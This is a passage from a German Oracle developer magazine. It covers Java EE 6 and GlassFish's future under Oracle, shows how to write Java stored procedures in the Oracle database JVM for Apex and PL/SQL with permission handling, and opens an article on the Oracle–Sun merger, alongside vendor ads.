das EJB-Funktionalität für das Java-EE-6-Web-Profil zur Verfügung stellt. Die Embeddable EJB API ermöglicht das Ausführen von EJBs ohne Java-EE-Container. Dies vereinfacht die Durchführung von Testszenarien deutlich, da für die Ausführung kein vollständiger Container mehr notwendig ist. Insgesamt wird das Deployment von EJBs einfacher. Diese können jetzt auch direkt in Web-Archiven (WAR-Dateien) verpackt und deployed werden.

Die Java Persistence API 2.0, bisher ein integraler Bestandteil der EJB-Spezifikation, hat jetzt eine eigene JSR bekommen. Im Vergleich zur Version 1.0 wurden vordergründig die vielen Wünsche der Java-Community bedient und die bereits vorhandene Funktion abgerundet. Offensichtliche Lücken (Collection Support, Cache Control, Criteria API, Advanced Locking etc.) sind geschlossen und bestehende Funktionen entsprechend erweitert worden (zum Beispiel JP QL). Auch hier wurde der Schulterchluss zu anderen JSRs gelebt. So bietet die JPA jetzt auch eine Validation-API.

Die Java Server Faces (JSF) liegen ebenfalls in Version 2.0 vor. Neben einer deutlich stärkeren Unterstützung für „Asynchrones Javascript und XML“ (AJAX) sind die bisher als separates Framework zu installierenden Facelets komplett in die Spezifikation integriert. Ebenfalls hinzugekommen ist eine umfangreiche Ressourcen-Verwaltung. Das Hinzufügen von View-Parametern sowie Partial State Saving ergänzen die JSF 2.0 ebenso sinnvoll wie das Konzept der Composite Components. Hinzu kommen weitere Änderungen.

Neuerungen in der Java EE 6

Bekannteste neue Teile der Java EE 6 sind der JSR-330 (Dependency Injection for Java) und der JSR-299 (Web Beans). Ihre Aufnahme wurde nur wenige Monate vor der finalen Veröffentlichung bekanntgegeben und sorgte für teilweise längere Diskussionen in der Community. Dennoch erfolgte die Umstellung aller betroffenen Spezifikationen in rekordverdächtigen zwei Monaten. JSR-299 bietet definierte Le-

benszyklus-Kontexte für die Java-EE-Plattform an. „RequestScoped“, „ApplicationScoped“, „SessionScoped“, „ConversationScoped“ und „Dependent Scoped“ ermöglichen das einheitliche Binden von Container-verwalteten Objekten (JSF Managed Beans, Servlets, EJBs etc.). Diese können auch via „Dependency Injection“ (DI) lose gekoppelt sein. Die im JSR-299 definierten DI-Funktionalitäten basieren dabei auf den Annotationen, die durch den JSR-330 definiert wurden. Die Funktionalitäten beider JSRs sind aktuell vergleichsweise gut aufeinander abgestimmt. Die Abstimmungsprotokolle im Java EE 6 JSR zeugen jedoch von einer bewegten Vergangenheit beider Spezifikationen. Nicht zuletzt sind auch kritische Stimmen der Java-Community noch nicht verstummt, die die Praxistauglichkeit beider anzweifeln.

Mit der „Java API für RESTful Web Services“ (JAX-RS, JSR-311) kommt endlich auch die Rest-Unterstützung. Weitere Versions-Updates, unter anderem der „Java API for XML-Based Web Services“ (JAX-WS) und auch der „Java Architecture for XML Binding“ (JAXB) runden den Web-Service-Technologie-Stack ab.

Insgesamt haben fünfzehn Spezifikationen ein Versions-Update erfahren. Inklusive Umbrella JSR sind damit fünf Major-Updates verfügbar. Alle verbleibenden sind damit Minor-Update-Versionen. Genau zehn neue Technologien sind im Vergleich zum Vorgänger aufgenommen worden.

Ein paar Kandidaten haben es nicht in die Spezifikation geschafft. Dazu gehören das Thema „Portlets“ (JSR-168, JSR-286, JSR-301) sowie die Java-Business-Integration (JBI, JSR-208). Ebenso vermissen wird man die „Content Repository for Java Technology API“ (JSR-170).

Abnehmen leicht gemacht

Blickt man auf die Entwicklung der Spezifikation, dann sind alle Bemühungen, die Komplexität zu reduzieren, bisher nur vereinzelt bemerkbar: Über alle Spezifikationen zusammengezählt bleiben mehr als 6.000 DIN-A4-Seiten. Die Release-Notes fehlen

Jeder fängt mal klein an...



... nur gut, dass wir uns schon auskennen.

Strategieberatung

Mit optimierten Geschäftsprozessen und cleveren IT-Strategien die Zukunft aktiv gestalten. Wir zeigen Ihnen wie!

Projektmanagement

Von der Vision bis zur Einführung: GPM zertifizierte Projektleiter garantieren Projektmanagement auf höchstem Niveau.

Technologie

Das Beste aus beiden Welten mit Oracle und Open Source. Richtungsweisende Webanwendungen mit Java, ADF, APEX, Flex und Oracle WebCenter.

Erfahren Sie mit unserem IT-Fitness Workshop, was wir für Sie tun können.

esentri
consulting GmbH

Stephanienstr. 36
76133 Karlsruhe
Tel. 0721 / 7540 7530
Fax 0721 / 7540 7539
www.esentri.com
info@esentri.com

in dieser Zahl noch komplett – verglichen mit dem Vorgänger noch mal 900 Seiten mehr. Blickt man weiter in die Vergangenheit, so ist die Entwicklung noch dramatischer. Das Ziel, einen leichten Einstieg in die Plattform für Enterprise Java zu ermöglichen, ist noch nicht erreicht. Hinterfragt man diese Zahl kritisch, wird klar, dass die Java EE 6 noch viele Technologien enthält, die den sogenannten „Kompatibilitäts-Modus“ zu früheren Spezifikationen ermöglichen sollen. Trotz kaum mehr praktischer Relevanz finden sich beispielsweise sowohl „Container Managed Persistence“ (CMP) als auch „JAX-RPC“ oder die „JAXR API“ noch immer im Standard. Einen De-facto-Industriestandard zu verkleinern, bedarf allerdings einigen Mutes. Die Java-EE-Expert-Group möchte dies mithilfe eines „pruning“ genannten Verfahrens erreichen. In Anlehnung an das bei der Java SE 6 eingeführte Vorgehen sollen dabei zukünftig als überflüssig identifizierte Umfänge von der Expert Group vorgeschlagen und dokumentiert werden. Die nächste Expert Group kann diese dann tatsächlich aus dem Standard nehmen oder wiederum der darauf folgenden zur Entscheidung überlassen. Die drei oben genannten Spezifikationen sind leider auch schon die einzigen Kandidaten für die Entfernung aus der Java EE 6. Eine Erleichterung für Neueinsteiger ist auf diesem Weg wohl nicht zu erreichen.

Der Durchbruch soll mit der Einführung sogenannter „Profile“ gelingen. Diese bündeln Technologie-Pakete entlang der Anwendungsprofile. Für die durchschnittliche Web-Anwendung ist damit nicht mehr die komplette Java-EE-6-Spezifikation notwendig. Bisher definierte die Java-EE-6-Expert-Group genau ein Profil. Das sogenannte „Web-Profil“ vereint genau die typischen Technologien, welche eine leichtgewichtige Entwicklung von Web-Anwendungen ermöglichen. Weitere Profile sollen von den Herstellern kommen. Je nach Bedarf sind hier nahezu beliebige Kombinationen denkbar, einzig die Verbindung zur übergreifenden Spezifikation soll eindeutig sein. Das Web-Profil reduziert die Komplexität, gemessen am Gesamtumfang

der notwendigen Dokumentation, um mehr als die Hälfte.

Es geht in die richtige Richtung. So oder ähnlich könnte man die Stimmen der Kritiker und Befürworter des Java-EE-Standards zusammenfassen. Technologien sollen leichtgewichtiger werden, die Programmierung lückenloser.

Ein grundlegender Trend ist bei allen Herstellern zu erkennen: Es geht hin zum DM-Server (Dynamic Modules). Das mittlerweile geläufige Kürzel für einen auf OSGI/Microkernel basierten Applikationsserver trägt bisher zwar offiziell nur der Spring DM Server. Erste Präsentationen, in denen beispielsweise von einem Weblogic DM Server die Rede ist, sind aber auch schon im Netz verfügbar. Erst ein zumindest zu OSGI vergleichbarer Mechanismus ermöglicht die nahezu freie Kombination verschiedener Container zu einem gesamten. Auch wenn immer Abhängigkeiten zwischen einzelnen Technologie-Paketen bestehen bleiben, so ebnet diese bedarfsgerechte Kombinationsmöglichkeit doch den Weg für die Zukunft. Wem OSGI als Lösung für diese Probleme nicht behagt, mag sich über den JSR 294 freuen. Was als „Improved Modularity Support in the Java Programming Language“ bereits im April 2006 gestartet wurde, soll nun mit der Java SE 7 verfügbar sein.

Egal, welcher Weg gegangen wird, Tatsache bleibt, dass nicht nur die Standards kleiner werden müssen. Vor allem ihre Ablaufumgebungen sind zu Gunsten von Geschwindigkeit und Handhabbarkeit zu optimieren.

Die Zukunft von Java EE und GlassFish mit Oracle

Nüchtern betrachtet handelt es sich beim GlassFish nur um einen weiteren Java-EE-Applikationsserver. Dennoch kann dieser spezielle auf eine große und loyale Entwickler-Gemeinde zurückgreifen. Gerade durch den Status der Referenz-Implementierung ist er vor allem auf Konferenzen und Vorträgen zu sehen. Der Vorgänger hat es aber auch schon als Standard-Plattform in viele Unternehmen geschafft. Dies dürfte in erster Linie dem steigenden Kostendruck in den Unternehmen

zu verdanken sein. So steht der GlassFish unter einer Dualen Lizenz, der „Common Development and Distribution License v1.0“ (CDDL) und der „GNU Public License v2“ (GPL). Beide kommen ohne Lizenzkosten aus. Lediglich der Support musste bisher von Sun bezogen werden. Auch wenn Oracle alle bisherigen Vereinbarungen mit Kunden wohl übernehmen wird, bleibt abzuwarten, wie sich die Supportkosten entwickeln. Klar scheint, dass sich an der Open-Source-Lizenzierung nichts ändert. Zukünftig wird es allerdings keinen separaten Enterprise Server mehr geben. Der GlassFish wird in die Weblogic-Produktpalette einfließen und im Rahmen der einzelnen Pakete integriert werden. Aktuell ist er avisiert als Entwicklungs-Plattform beziehungsweise als Produkt für kleine bis mittlere Anwendungen. Strategisches Applikationsserver-Produkt bei Oracle bleibt also der Weblogic Server. Aktuell fehlen der Version 3 noch eine gute Handvoll Funktionen im Vergleich zur Version 2. Größtes Manko ist die fehlende Unterstützung von Applikationsserver-Clustern. Hier wurde durch das Produkt-Management von Oracle bereits in diversen Diskussions-Threads im Netz klargestellt, dass der Plan vorsieht, dies zumindest auf den Funktionsumfang der Version 2 nachzuziehen. Erst nach den ersten Oracle-Versionen wird man hier entsprechend über Erfolg oder Misserfolg richten können.

Ähnlich unklar stellt sich die Zukunft des Java-Community-Process dar. Hier stehen aktuell nur diverse Forderungen einzelner Beteiligter im Raum, den JCP herstellerneutral zu gestalten und damit eine vollständige Öffnung in Richtung der Community zu gewährleisten. Eine Reaktion von Oracle dazu steht aus.

Weiterführende Links

<https://glassfish.dev.java.net/>
<http://jcp.org/en/jsr/summary?id=316>
<http://blog.eisele.net/2010/02/glassfish-vs-weblogic-10-visions-for.html>

Kontakt:

Markus Eisele
markus.eisele@msg-systems.com

Apex und PL/SQL meet Java: unbegrenzte Möglichkeiten mit der Datenbank-JVM

Carsten Czarski, ORACLE Deutschland GmbH

Oracle Application Express (Apex) basiert vollständig auf PL/SQL – und auch der Apex-Entwickler nutzt PL/SQL für seine Anwendungen; die Programmiersprache Java kommt normalerweise nicht zum Einsatz. Allerdings ist die Oracle Datenbank bereits seit der Version 8i mit einer eingebetteten Java-Umgebung (JVM) ausgestattet, deren Funktionsumfang dem einer normalen JVM entspricht. Man kann also Stored Procedures auch in Java entwickeln. Dieser Artikel stellt die datenbankinterne JVM vor, geht auf deren Besonderheiten ein und zeigt, wie man sie in Apex-Anwendungen nutzt.

Zunächst drängt sich natürlich die Frage auf, warum man Java in Stored Procedures oder in Apex-Applikationen überhaupt benötigt. PL/SQL ist schließlich eine mächtige Sprache mit einer umfangreichen Bibliothek (Packages) – näher kann man eigentlich gar nicht an der Datenbank sein. Es gibt jedoch Aufgaben, die PL/SQL nicht lösen kann, weil es keine Packages dafür gibt, wie zum Beispiel das Auslesen von Verzeichnissen auf dem Datenbank-Server.

Das Paket „UTL_FILE“ erlaubt zwar das Lesen, Schreiben oder Löschen einer Datei, man muss deren Namen jedoch vorher kennen. Für Java ist das hingegen überhaupt kein Problem – Verzeichnis-Listings gehören zum normalen Sprachumfang. Ruft man den Java-Code dann noch als „Table Function“ auf, so werden Abfragen wie in Listing 1 möglich. Das entsprechende Java-Package steht als Download bereit [3]. Mit der SQL-Abfrage könnte man als Nächstes einen Apex-Bericht erzeugen (siehe Abbildung 1).

Die Datenbank-JVM hat grundsätzlich den gleichen Funktionsumfang wie eine JVM außerhalb der Datenbank. Damit erweitern sich die Möglichkeiten von Stored Procedures in der Datenbank ganz erheblich:

- ZIP-Archive ein- und auspacken
- Die Datenbank als FTP-Client nutzen
- E-Mail von einem Mailserver abrufen

Die erste Java Stored Procedure

Java-Code kann wie PL/SQL mit einem „CREATE OR REPLACE“-Kommando

```
SQL> select file_name, file_size, last_modified
       2 from table(file_pkg.get_file_list_p(file_pkg.get_file('./')));
```

FILE_NAME	FILE_SIZE	LAST_MODIFIED
bin	4096	18.01.2010 18:20
boot	1024	18.01.2010 18:17
:		
usr	4096	18.01.2010 18:17
var	4096	18.01.2010 18:18

25 Zeilen ausgewählt.

Listing 1: Java Stored Procedures in Aktion: Verzeichnis-Inhalte als Tabelle zurückgeben

File Name	File Size	Last Modified
.autofsck	0	19.02. 15:08
bin	4KB	18.01. 14:46
boot	1KB	18.01. 14:43
dev	3KB	19.02. 15:18
etc	4KB	22.02. 13:58
home	4KB	18.01. 14:47
lib	4KB	18.01. 14:46
lost+found	16KB	05.05. 20:17
media	4KB	09.01. 02:19
misc	0	19.02. 15:08
mnt	4KB	09.01. 02:19

Abbildung 1: Das Verzeichnis-Listing als Apex-Bericht in einer 11g-Datenbank (siehe SQL-Abfrage in Listing 1)

in die Datenbank geladen werden (siehe Listing 2).

Erfahrenen Java-Programmierern fällt sicher sofort auf, dass die Java-Methode „sayHello“ als „static“ definiert ist. Java ist eine objektorientierte Pro-

grammiersprache, PL/SQL dagegen rein prozedural. Das Schlüsselwort „static“ auf Java-Seite bewirkt, dass die Methode eine „Klassenmethode“ ist und nicht an ein Objekt gebunden – nur solche Java-Methoden sind als „Stored

```

create or replace and compile java source named meine_erste_
java_prozedur as
public class HelloWorld {
    public static String sayHello() {
        return „Hallo Welt! Ich bin eine Java Stored
Procedure.\n“ +
            „Die Datenbank-JVM hat die Version „ +
            System.getProperty(„java.version“);
    }
}
/

Java wurde erstellt.

```

Listing 2: Eine einfache Java Stored Procedure: „Hallo Welt“

Procedures“ einsetzbar. Innerhalb der Methode darf man dagegen sehr wohl Objekte und damit den gesamten Java-Sprachumfang verwenden.

Zum Aufrufen der Java-Methode muss noch eine Call Specification, auch „PL/SQL-Wrapper“ genannt, eingerichtet werden (siehe Listing 3). Neben der Zuordnung der PL/SQL-Funktion zur Java-Methode findet darin auch die Abbildung der Java-Datentypen auf ihre SQL-Pendants statt (Datentyp-Mapping). Die Java-Methode liefert einen String zurück, dieser wird auf „VARCHAR2“ abgebildet. Analog dazu gibt es Mappings für die anderen Datentypen wie „NUMBER“, „DATE“ oder „TIMESTAMP“. Selbst komplexe Objekte oder Arrays können auf Datenbank-Objektypen abgebildet werden; allerdings sind dazu auf Java-Seite die Klassen „oracle.sql.ARRAY“ beziehungsweise „oracle.sql.STRUCT“ erforderlich.

```

create or replace function say_
hello return varchar2 is
language java name .HelloWorld.
sayHello() return java.lang.
String';
/

Funktion wurde erstellt.

```

Listing 3: PL/SQL Call Specification für Java Stored Procedure einrichten

Der Aufruf der Java Stored Procedure wird, auch wenn er aus einem PL/SQL-

Package heraus erfolgt, in jedem Fall durch die „SQL-Ebene geleitet. Das bedeutet, dass Java-Typen nur auf SQL-Datentypen abgebildet werden können – die direkte Abbildung auf reine PL/SQL-Datentypen wie „boolean“ oder „record“ ist dagegen nicht möglich.

```

SQL> select say_hello from
dual;

SAY_HELLO
-----
Hallo Welt! Ich bin eine Java
Stored Procedure.
Die Datenbank-JVM hat die Ver-
sion 1.4.2_04

```

Listing 4: Test der Java Stored Procedure in einer 10g-Datenbank

Fertige Java-Klassen oder Bibliotheken laden

Java Stored Procedures sind nicht nur wegen des Standard-Sprachumfangs der Java-Umgebung interessant, sondern auch, weil es viele – teilweise quell-offene – Java-Bibliotheken für verschiedene Anwendungsgebiete gibt. Da diese mitunter aus sehr vielen Java-Klassen bestehen, wäre das Laden per SQL-Skript eher unpraktisch. Die Datenbank bietet daher das Kommandozeilen-Werkzeug „loadjava“ an, mit dem kompilierte Java-Klassen oder ganze Java-Archive (jar-Dateien) auf einmal in die Datenbank geladen werden können. Dazu ein Beispiel:

```

$ loadjava -user scott/tiger -o
-r -v javalib.jar

```

Analog dazu entfernt „dropjava“ die Java-Klassen oder -Bibliotheken aus dem Datenbank-Schema.

Abhängigkeiten auflösen: Der Resolver

Verwendet ein Java-Programmierer außerhalb der Datenbank eine Bibliothek, die nicht zum Standard-Sprachumfang gehört, stellt er sie im Dateisystem bereit und bindet sie in die Umgebungsvariable „CLASSPATH“ ein. Diese funktioniert wie die bekannte Umgebungsvariable „PATH“: Die JVM sucht Java-Bibliotheken in allen darin enthaltenen Dateien.

Die Datenbank-JVM bietet dagegen kein CLASSPATH, da sich die Java-Klassen und -Bibliotheken nicht im Dateisystem, sondern in der Datenbank befinden. Zum Auflösen von Abhängigkeiten wird daher der sogenannte „Resolver“ verwendet. Standardmäßig sucht dieser zunächst im eigenen Datenbank-Schema und danach nach öffentlichen Java-Klassen (PUBLIC). Es kann pro Java-Klasse eine eigene Resolver-Spezifikation angegeben und die Datenbank damit zur Suche auch in anderen Datenbank-Schemata angewiesen werden.

Grundsätzlich versucht die Datenbank, alle Abhängigkeiten schon beim Laden – in jedem Fall aber vor Ausführung des Java-Codes – aufzulösen. Erst bei Erfolg wird die Java-Klasse als „VALID“ markiert und somit nutzbar. Lässt sich irgendeine Abhängigkeit nicht auflösen, bleibt der Java-Code „INVALID“ – es sei denn, man verwendet die loadjava-Parameter „force“ und „genmissing“:

```

$ loadjava -user scott/tiger -o
-r -v -force -genmissing java-
lib.jar

```

In letzterem Fall ist der Code trotz nicht aufgelöster Abhängigkeiten „VALID“ und kann aufgerufen werden. Fehlermeldungen erscheinen erst dann, wenn die Ausführung des Java-Programms zur Laufzeit auf eine nicht

aufgelöste Abhängigkeit stößt. Ab der Datenbank 11g bietet das Kommandozeilen-Werkzeug „ojvmtc“ Hilfestellung beim Auflösen von Abhängigkeiten.

Wie die Datenbank-JVM Ressourcen schützt

Der Zugriff auf Betriebssystem-Ressourcen wie Dateisystem oder Netzwerk erfordert in der Datenbank natürlich ein Berechtigungskonzept. Oracle hat dazu eine auf die Datenbank abgestimmte Variante der „Java2 Security“ implementiert. Ein Security-Manager ist standardmäßig aktiv und lässt sich auch nicht abschalten. Mit dem Privileg zum Ausführen einer Java Stored Procedure hat man nicht automatisch das Privileg zum Zugriff auf Ressourcen – diese sind separat geschützt. Listing 5 zeigt den Versuch, ein Verzeichnis im Dateisystem ohne entsprechende Privilegien auszulesen.

```
FEHLER in Zeile 2:
ORA-29532: Java-Aufruf durch nicht abgefangene Java-Exception beendet: java.security.AccessControlException: the Permission (java.io.FilePermission / read) has not been granted to SCOTT. The PL/SQL to grant this is dbms_java.grant_permission( ,SCOTT', ,SYS:java.io.FilePermission', ,/' ,read' )
ORA-06512: in „SYS.FILE_PKG“, Zeile 27
ORA-06512: in „SYS.FILE_PKG“, Zeile 59
```

Listing 5: Der Zugriff auf Ressourcen (hier: Dateien) ist geschützt

```
begin
  dbms_java.grant_permission(
    grantee      => ,SCOTT',
    permission_type => ,SYS:java.io.FilePermission',
    permission_name => ,/' ,
    permission_action => ,read'
  );
end;
```

Listing 6: Das Lese-Privileg auf Verzeichnis „/“ an SCOTT vergeben

Praktisch ist, dass der PL/SQL-Aufruf zum Einräumen der Privilegien gleich mitgeliefert wird. Sobald der DBA das Privileg gewährt hat (siehe Listing 6), kann SCOTT das Verzeichnis (und nur dieses) lesen.

Die JVM in der Datenbank regelt den Zugriff auf das Dateisystem im Gegensatz zu PL/SQL feingranular. Privilegien können für einzelne Dateien vergeben werden – mit „DBMS_JAVA.RESTRICT_PERMISSION“ sind darüber hinaus auch „negative“ Privilegien möglich: So kann man den Zugriff auf ein Verzeichnis freigeben, eine bestimmte Datei jedoch davon ausnehmen. Das gilt analog auch für Netzwerk-Privilegien.

Tabellenzugriffe: JDBC

Selbstverständlich kann man mit Java in der Datenbank auch auf Tabellen zugreifen; auch dies funktioniert genauso wie außerhalb der Datenbank mit JDBC. Da eine Java Stored Procedure sich bereits in der Datenbank befindet, muss man die JDBC-Verbindung nicht mehr eigens aufbauen. Das macht sich im Code dadurch bemerkbar, dass ein besonderer JDBC-Treiber (jdbc:default:connection:) zum Einsatz kommt.

```
:
Connection con = null;
con = DriverManager.getConnection(„jdbc:default:connection:“);

stmt = con.
createStatement(“select * from emp“);
:
```

Listing 7: JDBC-Code in einer Java Stored Procedure



Recovery ohne Restore. Konsistent. Per Knopfdruck.

Mit Libelle BusinessShadow®

Datenverluste und Systemstillstände lassen sich nicht immer vermeiden. Gut, wenn Sie dann eine Lösung haben, mit der Sie Ihre Daten schnell, einfach und vor allem konsistent wieder parat haben – ohne manuelles Recovery oder Snapshots. Dafür auf Knopfdruck.

Zudem sind Ihre Datenbanken, Filesysteme und Applikationen durch zeitversetzte Spiegelung sowohl bei physikalischen als auch logischen Fehlern (z.B. Datenkorruptionen) abgesichert.

Schaffen Sie sich jetzt Spielräume für Verfügbarkeit und Disastervorsorge mit Libelle **BusinessShadow**®!

Profitieren Sie durch:

- Einfache Integration der Spiegellösung
- Systemübergreifende Datenkonsistenz
- Kürzeste Wiederherstellzeiten
- Automatisierte System-Umschaltung
- Absolute Entfernungsunabhängigkeit
- Einfachste Bedienbarkeit
- Eine Lösung für heterogene Landschaften

Neu: Libelle Web Academy
Spannende HA-/DR-Themen
in 30 Minuten.

www.libelle.com/webacademy



Libelle



Libelle AG

Gewerbestr. 42 • 70565 Stuttgart, Germany
T +49 711 / 78335-0 • F +49 711 / 78335-148
www.libelle.com • sales@libelle.com

Beim Aufbau der Datenbank-Verbindung (siehe Listing 7) werden weder Nutzernamen noch Passwörter mitgegeben. Ein Login findet nicht statt, da sich die Java Stored Procedure bereits in einer Datenbank-Sitzung befindet. Beim Aufruf von „getConnection“ kann man Username und Passwort zwar angeben, sie werden aber ignoriert. Der JDBC-Code in einer Java Stored Procedure ist ansonsten gleich wie in einem Java-Programm außerhalb der Datenbank. Für datenzentrische Aufgaben ist PL/SQL allerdings nach wie vor die geeignetere Programmiersprache.

Die Java-Version und damit der Funktionsumfang sind durch das Datenbank-Release festgelegt: So wird in der Datenbank 9i Java 1.3 verwendet, 10g enthält Java 1.4 und 11g ist in Release 2 mit Java 1.5 ausgestattet. Die JVM ist nicht austauschbar. Ein wichtiges Feature in 11g ist der neue Just-In-Time-Compiler, der die Ausführung der Java Stored Procedures massiv beschleunigt. Die in früheren Versionen vorhandene Option zum nativen Kompilieren der Java-Klassen mit dem Werkzeug „ncomp“ wird damit überflüssig.

Multithreading wird nicht unterstützt: Java-Programme, die dies verwenden, laufen ohne Fehler, es werden jedoch alle Threads serialisiert. Zur Parallelisierung von Java Stored Procedures steht wie für PL/SQL das Job-Management mit dem Datenbank-Scheduler (DBMS_SCHEDULER) zur Verfügung.

Grafische Benutzeroberflächen (AWT oder Swing) stehen in Java Stored Procedures ebenfalls nicht zur Verfügung. Ab der Datenbank-Version 10g sind allerdings „Headless AWT“ und damit unter anderem Funktionen zur einfachen Bildbearbeitung nutzbar.

In Aktion: Java in der Datenbank

Die deutschsprachige Apex-Community [1] bietet zahlreiche Beispiele zur Nutzung von Java in der Datenbank. Da Java Stored Procedures mit dem beschriebenen PL/SQL-Wrapper nach außen wie PL/SQL-Prozeduren oder -Pakete aussehen, ist die Nutzung in Application Express völlig transparent möglich:

1. *FTP-Client in Apex beziehungsweise PL/SQL:* <http://www.oracle.com/global/de/community/tips/ftpclient/index.html>

Der Tipp beschreibt, wie man BLOBs mithilfe der Java-Klasse „java.net.URLConnection“ als Dateien auf einen FTP-Server hoch- beziehungsweise von diesem herunterladen kann. Da das Netzwerk vom Java Security Manager geschützt wird, muss der DBA hier entsprechende Privilegien vergeben. Welche das sind, ist im Tipp beschrieben.

2. *ZIP-Archive in Apex beziehungsweise PL/SQL ein- oder auspacken:* <http://www.oracle.com/global/de/community/tips/zip/index.html>

Java ist von Haus aus in der Lage, ZIP-Archive ein- und auszupacken. Das Package „java.util.zip“ enthält die nötige Funktionsbibliothek. Der Community-Tipp beschreibt, wie die Funktion in einem PL/SQL-Package bereitgestellt wird, so dass ein ZIP-Archiv (als BLOB) in mehrere BLOBs ausgepackt werden kann. Auf der anderen Seite kann man mehrere BLOBs (beispielsweise in einer Tabelle) in ein ZIP-Archiv verpacken.

3. *Betriebssystem-Zugriffe:* <http://www.oracle.com/global/de/community/tips/filesystem/index.html>

Das Eingangsbeispiel dieses Artikels, der Zugriff auf Dateien oder das Ausführen von Betriebssystem-Kommandos, ist ebenfalls Standardfunktionalität der Java-Engine. Der Tipp zeigt, wie man mithilfe des Java- und PL/SQL-Packages von [plsqllexecoscomm.sourceforge.net](http://www.plsqllexecoscomm.sourceforge.net) [3] die PL/SQL-Pakete „FILE_PKG“ und „OS_COMMAND“ sowie den Typ „FILE_TYPE“ installiert und zum einfachen Zugriff auf das Dateisystem nutzt.

4. *E-Mail aus einem Postfach abrufen:* <http://plsqlmailclient.sourceforge.net/>
Mit diesem ebenfalls frei verfügbaren Java- und PL/SQL-Paket können eine Verbindung zu einem Mailserver (POP3 oder IMAP) geöffnet sowie E-Mails abgerufen, gelöscht oder verschoben werden. Die Funktionen stehen im PL/SQL-Paket MAIL_CLIENT bereit.

Fazit

Nutzt man die Java-Umgebung in der Datenbank, so sind die Möglichkeiten, die man in Stored Procedures hat, nahezu unbegrenzt. Java gleicht in PL/SQL fehlende Funktionalitäten perfekt aus, die unzählbaren, frei verfügbaren Java-Pakete der Open-Source-Community runden diese Möglichkeiten ab.

Weitere Informationen

- [1] Deutschsprachige Apex Community: <http://www.oracle.com/global/de/community/index.html>
- [2] Blog des Autors zu SQL und PL/SQL: <http://sql-plsql-de.blogspot.com>
- [3] Betriebssystem-Zugriffe in PL/SQL und SQL: <http://plsqllexecoscomm.sourceforge.net>
- [4] PL/SQL E-Mail-Client: <http://plsqlmailclient.sourceforge.net>
- [5] Oracle Database Java Developers' Guide: http://download.oracle.com/docs/cd/E11882_01/java.112/e10588/toc.htm

Kontakt:

Carsten Czarski
carsten.czarski@oracle.com

Unsere Inserenten

IDG Kommunikations Media Ag www.idg.de	Seite 29
Neue Mediengesellschaft Ulm mbH www.databasepro.de	Seite 51
esentri consulting GmbH www.esentri.com	Seite 19
exensio GmbH www.exensio.de	Seite 9
Hunkler GmbH & Co. KG www.hunkler.de	Seite 49
Libelle AG www.libelle.com	Seite 23
MuniQsoft GmbH www.muniqsoft.de	Seite 53
OPITZ CONSULTING GmbH www.opitz-consulting.de	U 2
ORACLE Deutschland GmbH www.oracle.com	U 3
ORDIX AG www.ordix.de	Seite 63
PROMATIS software GmbH www.promatis.de	Seite 3
Trivadis GmbH www.trivadis.com	U 4

Oracle & Sun: Einschätzung aus Sicht der Anwendungsentwickler

Lucas Jellema, AMIS Niederlande, und Torsten Winterberg, OPITZ CONSULTING GmbH

Der Java Community Process wird die Weiterentwicklung und Zukunft von Java bestimmen. Oracle kündigt an, sich für diese Entwicklung stark zu machen und sich dafür einzusetzen, dass das Erbe von Sun fortgeführt, ausgebaut und leistungsfähiger gemacht wird.

Die Autoren beziehen sich auf die zum Erstellungszeitpunkt verfügbaren Informationen. Details zur Strategie von Oracle bezüglich der Sun Produktpalette stehen in einer Reihe von Webcasts unter <http://www.oracle.com/events/productstrategy/index.html>. Oracle will demnach die Open-Source-Projekte NetBeans und GlassFish weiterverfolgen, allerdings mit einer stärkeren Anbindung an die entsprechenden Oracle-Produkte. Parallel zu diesen Ankündigungen von Oracle ziehen sich bei Sun die Spitzenmanager zurück. Die Großveranstaltung „JavaOne“ wird 2010 zwar weiterhin stattfinden, soll aber in die Oracle Open World integriert werden. Welche konkreten Entwicklungen sind bereits absehbar? Und: Wird die Java-Community den Zusammenschluss von Oracle und Sun überleben?

Java Community Process – eine Religion am Ende?

Der Java Community Process (JCP) ist der Prozess, der die Entwicklung und Zukunft von Java innerhalb der Community bestimmt. Oracle möchte den JCP fortführen und sich dafür einsetzen, den Erfolg von Java zu vergrößern sowie die Innovation und Verbreitung weiter zu beschleunigen. Für die Entwicklergemeinde könnte sich hieraus ein Vorteil gegenüber der Position der Firma Sun ergeben: Oracle fährt einen sehr pragmatischen Ansatz, wenn es um das Aufsaugen und Anwenden von Ideen und Technologien geht. Das „not invented here“-Syndrom kennt man hier fast überhaupt nicht – wie die Erfahrung nach bislang mehr als sechzig verhältnismäßig reibungslos abgelaufenen Akquisitionen zeigt. Auch der weite Einsatz des bekannten

Open Source Frameworks Spring (von SpringSource/VMWare) innerhalb der Oracle-Produktpalette ist ein Beispiel für das gute Zusammenspiel.

Wo Sun sich in Bezug auf Technologien, die von außen kamen, und hinsichtlich der Ideen von Drittanbietern verhältnismäßig zurückhaltend aufgestellt hat, ist Oracle sehr „open-minded“ und zudem weniger dogmatisch angehaucht. Es ist daher gut möglich, dass die Beratungen im JCP unter der Leitung von Oracle reibungslos ablaufen werden und mehr Raum für den Einfluss anderer entsteht, als dies bis jetzt der Fall war. Hinzu kommt, dass Java für Oracle nicht nur den Stellenwert eines Steckenpferdes hat: Java ist für den Hersteller auf einer geschäftlichen und pragmatischen Ebene enorm wichtig.

Diese große Bedeutung bringt möglicherweise noch einen weiteren Effekt mit sich – und zwar aus einer Grundauffassung des Unternehmens heraus: Oracle strebt keine Innovation um der Innovation Willen an, das heißt, für Oracle muss Innovation immer einen bestimmten Zweck erfüllen. Einfach „Rumspielen“, weil es Spaß macht, kann man besser bei Google (oder zuvor bei Sun), dazu gibt es bei Oracle kaum Gelegenheit. Die manchmal schon sehr eigenwilligen Innovationen und Auswüchse, wie sie beispielsweise in der „James Gosling Toy Show“ im Rahmen der JavaOne-Konferenz präsentiert wurden, werden unter dem Einfluss von Oracle künftig wohl eher zurückgehen. Zukünftige Projekte werden sich in diesem Sinne wahrscheinlich erheblich von den Projekten unterscheiden, die in der Vergangenheit mit viel Aufhebens auf den Weg gebracht wurden, anschließend aber wieder tief in der Versenkung verschwanden – mit

allen entsprechenden Enttäuschungen. Aber genau das knabbert andererseits auch an der Begeisterung und dem X-Faktor von Java.

